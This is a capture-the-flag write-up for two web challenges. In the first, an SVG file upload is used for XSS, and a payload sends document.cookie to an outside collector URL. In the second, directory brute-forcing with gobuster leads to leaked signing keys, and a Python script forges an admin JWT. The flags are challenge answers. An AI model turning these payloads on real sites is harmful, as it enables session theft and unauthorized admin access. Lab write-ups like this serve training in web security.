
```
<script>
    $(document).ready(function() {
        $(".btn-register").click( function() {
            var name = $("#name").val();
            var msisdn = $("#msisdn").val();
            var location = $("#location").val();
            var nik = $("#nik").val();
            var nokk = $("#nokk").val();
            var image = $('#image').prop('files')[0];

            var formData = new FormData();
            formData.append('name', name);
            formData.append('msisdn', msisdn);
            formData.append('location', location);
            formData.append('nik', nik);
            formData.append('nokk', nokk);
            formData.append('image', image);

            console.log(image)
            if(msisdn.length == "") {
                Swal.fire({
                    type: 'warning',
                    title: 'Oops...',
                    text: 'Nomor Handphone Wajib Diisi !'
                });
            } else {
                $.ajax({
                    url: "/api/register",
                    type: "POST",
                    contentType: "multipart/form-data",
                    cache: false,
                    contentType: false,
                    processData: false,
                    data: formData,
                    success:function(response){

                        if (response.success) {
                            const el = document.createElement('div')
                            el.innerHTML = "<a href='http://google.com'>KTP</a> berhasil diupload!"
                            Swal.fire({
                                type: 'success',
                                title: 'Registrasi Simcard Berhasil!',
                                imageUrl: response.data.urlpath,
                                text: 'Data telah tersimpan. Silahkan Tunggu 2x24 jam untuk proses selanjutnya!'
                            });
                            $("#name").val('');
                            $("#msisdn").val('');
                            $("#location").val('');
                            $("#nik").val('');
                            $("#nokk").val('');
                            $("#image").val('');
                        } else {
                            Swal.fire({
                                type: 'error',
                                title: 'Registrasi Simcard Gagal!',
                                text: 'Silahkan coba lagi!'
                            });

                        }
                        console.log(response);
                    },

                    error:function(response){
                        Swal.fire({
                            type: 'error',
                            title: 'Opps!',
                            text: 'server error!'
```

```
                    });
                }
            })
        }
    });
});
</script>
```


Based on the script above, if the image (KTP photo) is successfully uploaded, the server will provide the URL for the saved image.

Immediately, I suspect this is related to File Upload Vulnerability which might lead to Remote Code Execution (RCE).







Now, let's try the same image, but add the extension with .php



Try with adding .phps extension,




Try by changing the extension from .jpeg → .png




Based on the image above, the server successfully detected the original extension of the file. I suspect that on the server there is a file check based on file signatures or magic bytes and there are several extensions that are blacklisted. Thus, we have to bypass the check with magic bytes manipulation.


Before that, I tried .svg in the hope of getting XSS (Cross Site Scripting) on the stored image url.



The .svg files accepted by the server. Now, I will insert the JS script.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      alert("XSS");
   </script>
</svg>
```







It works!

Now, I’ll try to expose cookies on the server to the API endpoint that I’ve created.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      document.location='https://protergo.free.beeceptor.com?cookie='+document.cookie;
   </script>
</svg>
```

Open the stored image URL, I got a redirect, then check the request in the mock API






References:

- https://book.hacktricks.xyz/pentesting-web/file-upload
- https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting#xss-uploading-files-svg

`PROTERGO{57d64a838c5158de42a706bf1e0195ee27406d551d29a217ed0706e8347824b0}`

Just Wiggle Toes
189
I forgot the admin password, could you please help me to regain my access? http://jakarta.ctf.protergo.party:10003
Hint Directory Enumeration

Wordlist
https://github.com/daviddias/node-dirbuster/blob/master/lists/directory-list-2.3-medium.txt



I tried directory enumeration using wordlist from https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common.txt and https://github.com/random-robbie/bruteforce-lists/blob/master/api.txt, but didn't get any good information.

```
└─$ gobuster dir -u http://jakarta.ctf.protergo.party:10003/ -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://jakarta.ctf.protergo.party:10003/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 200) [Size: 603]
/favicon.ico          (Status: 200) [Size: 0]
/home                 (Status: 302) [Size: 402] [--> http://jakarta.ctf.protergo.party:10003]
/index.php            (Status: 200) [Size: 924]
/robots.txt           (Status: 200) [Size: 24]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
===============================================================
```

```
└─$ curl -v http://jakarta.ctf.protergo.party:10003/home
* Host jakarta.ctf.protergo.party:10003 was resolved.
* IPv6: (none)
* IPv4: 34.128.74.30
*   Trying 34.128.74.30:10003...
* Connected to jakarta.ctf.protergo.party (34.128.74.30) port 10003
> GET /home HTTP/1.1
> Host: jakarta.ctf.protergo.party:10003
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 Found
< Server: nginx/1.25.3
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/8.1.27
< Cache-Control: no-cache, private
< Date: Fri, 09 Feb 2024 03:09:55 GMT
< Location: http://jakarta.ctf.protergo.party:10003
< Set-Cookie: XSRF-TOKEN=eyJpdiI6ImR0NUNwcFl4R0NmRU04K0g5V0NMRHc9PSIsInZhbHVlIjoiS05vUVFLQmw1K2ZPbUE4RmtjME4rVDJuUUEwW
bkc2TDI2S2xyeGNKWUhsc1hlZzVrRGRhT2tqT1c0dG9hNXZxSktMbVdCZWhybDlNY3pvQUYyMGkvc0wiLCJtYWMiOiI5ZTBiZTQxZDBiYTg2OGM1YWI2Nz
2NjIiwidGFnIjoiIn0%3D; expires=Fri, 09 Feb 2024 05:09:55 GMT; Max-Age=7200; path=/; samesite=lax
< Set-Cookie: laravel_session=eyJpdiI6IkVhYkM3ZnRYcUN3eTNKM0JJK0RiNGc9PSIsInZhbHVlIjoiSGNDb2g0L0YzTDg5b0J2eVVPQVRyOWVY
1MnVoUzNNeVpOazMySTFpdmNzb1ZjcUpHNVFoMjlnTE1NWDI4MkUxT0VZR043MUVRUlozdmI3QkhDaFRJbWMiLCJtYWMiOiI2MzM4ZmYzYmU1ZTg2OTU3M
ODlkYTY0IiwidGFnIjoiIn0%3D; expires=Fri, 09 Feb 2024 05:09:55 GMT; Max-Age=7200; path=/; httponly; samesite=lax
<
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://jakarta.ctf.protergo.party:10003'" />

        <title>Redirecting to http://jakarta.ctf.protergo.party:10003</title>
    </head>
    <body>
        Redirecting to <a href="http://jakarta.ctf.protergo.party:10003">http://jakarta.ctf.protergo.party:10003</a>.
    </body>
* Connection #0 to host jakarta.ctf.protergo.party left intact
</html>
```


I tried several ways to bypass 302 on /home. Finally, the hint challenge was released by providing a wordlist link

https://github.com/daviddias/node-dirbuster/blob/master/lists/directory-list-2.3-medium.txt.


```
└─$ gobuster dir -u http://jakarta.ctf.protergo.party:10003 -w dirlist.txt --wordlist-offset 99300
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://jakarta.ctf.protergo.party:10003
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                dirlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
Skipping the first 99300 elements...
===============================================================
/LittleSecrets        (Status: 301) [Size: 169] [--> http://jakarta.ctf.protergo.party/LittleSecrets/]
Progress: 176432 / 220561 (79.99%)[ERROR] Get "http://jakarta.ctf.protergo.party:10003/lanselmpapers":
```


```
└─$ gobuster dir -u http://jakarta.ctf.protergo.party:10003/ -w dirlist.txt --wordlist-offset 176700
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://jakarta.ctf.protergo.party:10003/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                dirlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
Skipping the first 176700 elements...
===============================================================
/portal_login         (Status: 200) [Size: 4415]
Progress: 194772 / 220561 (88.31%)[ERROR] Get "http://jakarta.ctf.protergo.party:10003/omedia": conte
```

Voila, I found some jwt files.




Login with {‘username’: ‘admin’, ‘password’: ‘admin’}





Decode with jwt.io




We have to change { “is_admin”: 1 }.

```
import jwt
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend

private_key_path = './private.pem'
passphrase_path = './passphrase'

payload = {
    "iss": "http://jakarta.ctf.protergo.party:10003/api/portal_login",
    "iat": 1707449722,
```

```
    "exp": 1707453322,
    "nbf": 1707449722,
    "jti": "mBb7zAJ61Ch5wyDm",
    "sub": "15",
    "prv": "3da04507aadf132cee732fdee4ef6aa390dec579",
    "is_admin": 1
}

with open(private_key_path, 'rb') as key_file:
    with open(passphrase_path, 'rb') as passphrase_file:
        private_key = serialization.load_pem_private_key(
            data=key_file.read(),
            password=passphrase_file.read().strip(),
            backend=default_backend()
        )

token = jwt.encode(payload, private_key, algorithm='RS256', headers={"typ": "JWT"})
print(token)
```

```
$ python generator.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwOi8vamFrYXJ0YS5jdGYucHJvdGVyZ28ucGFydHk6MTAwMDMvYXBpL3BvcnRhbF9sb2dpbiIsImlhdCI6MTcwNzQ0OTcyMiwiZXhwIjoxNzA3NDUzMzIyLCJuYmYiOjE3MDc0NDk3MjIsImp0aSI6Im1CYjd6QUo2MUNoNXd5RG0iLCJzdWIiOiIxNSIsInBydiI6IjNkYTA0NTA3YWFkZjEzMmNlZTczMmZkZWU0ZWY2YWEzOTBkZWM1NzkiLCJpc19hZG1pbiI6MX0.dUYqQvYW_jnaL8IfuiQTWon9Q0zv7NtdDfor_MP47ny6Jwf-Vvv8exBOEXAloLVuBv_j2KeCeU4imyelXsoh4xIzVM1129C6D-Dtezu1sBa0SeKC5PTKSkYpdbe72UpLtCBSLVr_TsHgXEsFlvKyIckjk1H-yTfngVBkrSbanW8MPqPCb0cK3aQ3zF0GxlKaDoBVGvd5tN2s0nVHhwyHL9UljUWl2Lryz4786jHxQfDoSGKwdWgFDEW0AH44t9kozfIK27dEMgZvnh386KxFDj2EJdFCpM3IC34mDatwyBNiRgkZvd6KsJihM0jlCx04Q5EHCpGHLP5JI52rX-1LIYQInc86IYQCX2lVDMgP9LAJh4rCQQaKbp0RMWH9RSscQGX1Wav9Lp7yhkTQvYQV20QV4wn96rlOY-3uAkmbcHf3DylyB3cGSePoF0UuD1HoySbdyc1Z8TCvrhe-grBhgM5xMiPxSGWusfbp61o2wbSRS-irKoMu2WcPbdTRgwzlHZ7MdUFgElI3JeXhpQ5Pv5VBR4TgvxOCYH5fNi-2g84uM59fZjUi28eKFR12_TuQHzIgLvHKNxN39vVzLLSZR-hdADLLSh-9HXcdeH6S7kNunAX4jwTu5RS9ZXFKV4c-SUEpjzEdQiQ64efuWl-9sMalFsdIstap_CPTbhpiGqY
```

Change the auth value in cookies with the jwt that has been generated.



PROTERGO{f5016c424def47159321869c8e7ff4cac79b9e721c0d700cf7c0c8ab7f43b203}


REVERSE ENGINEERING

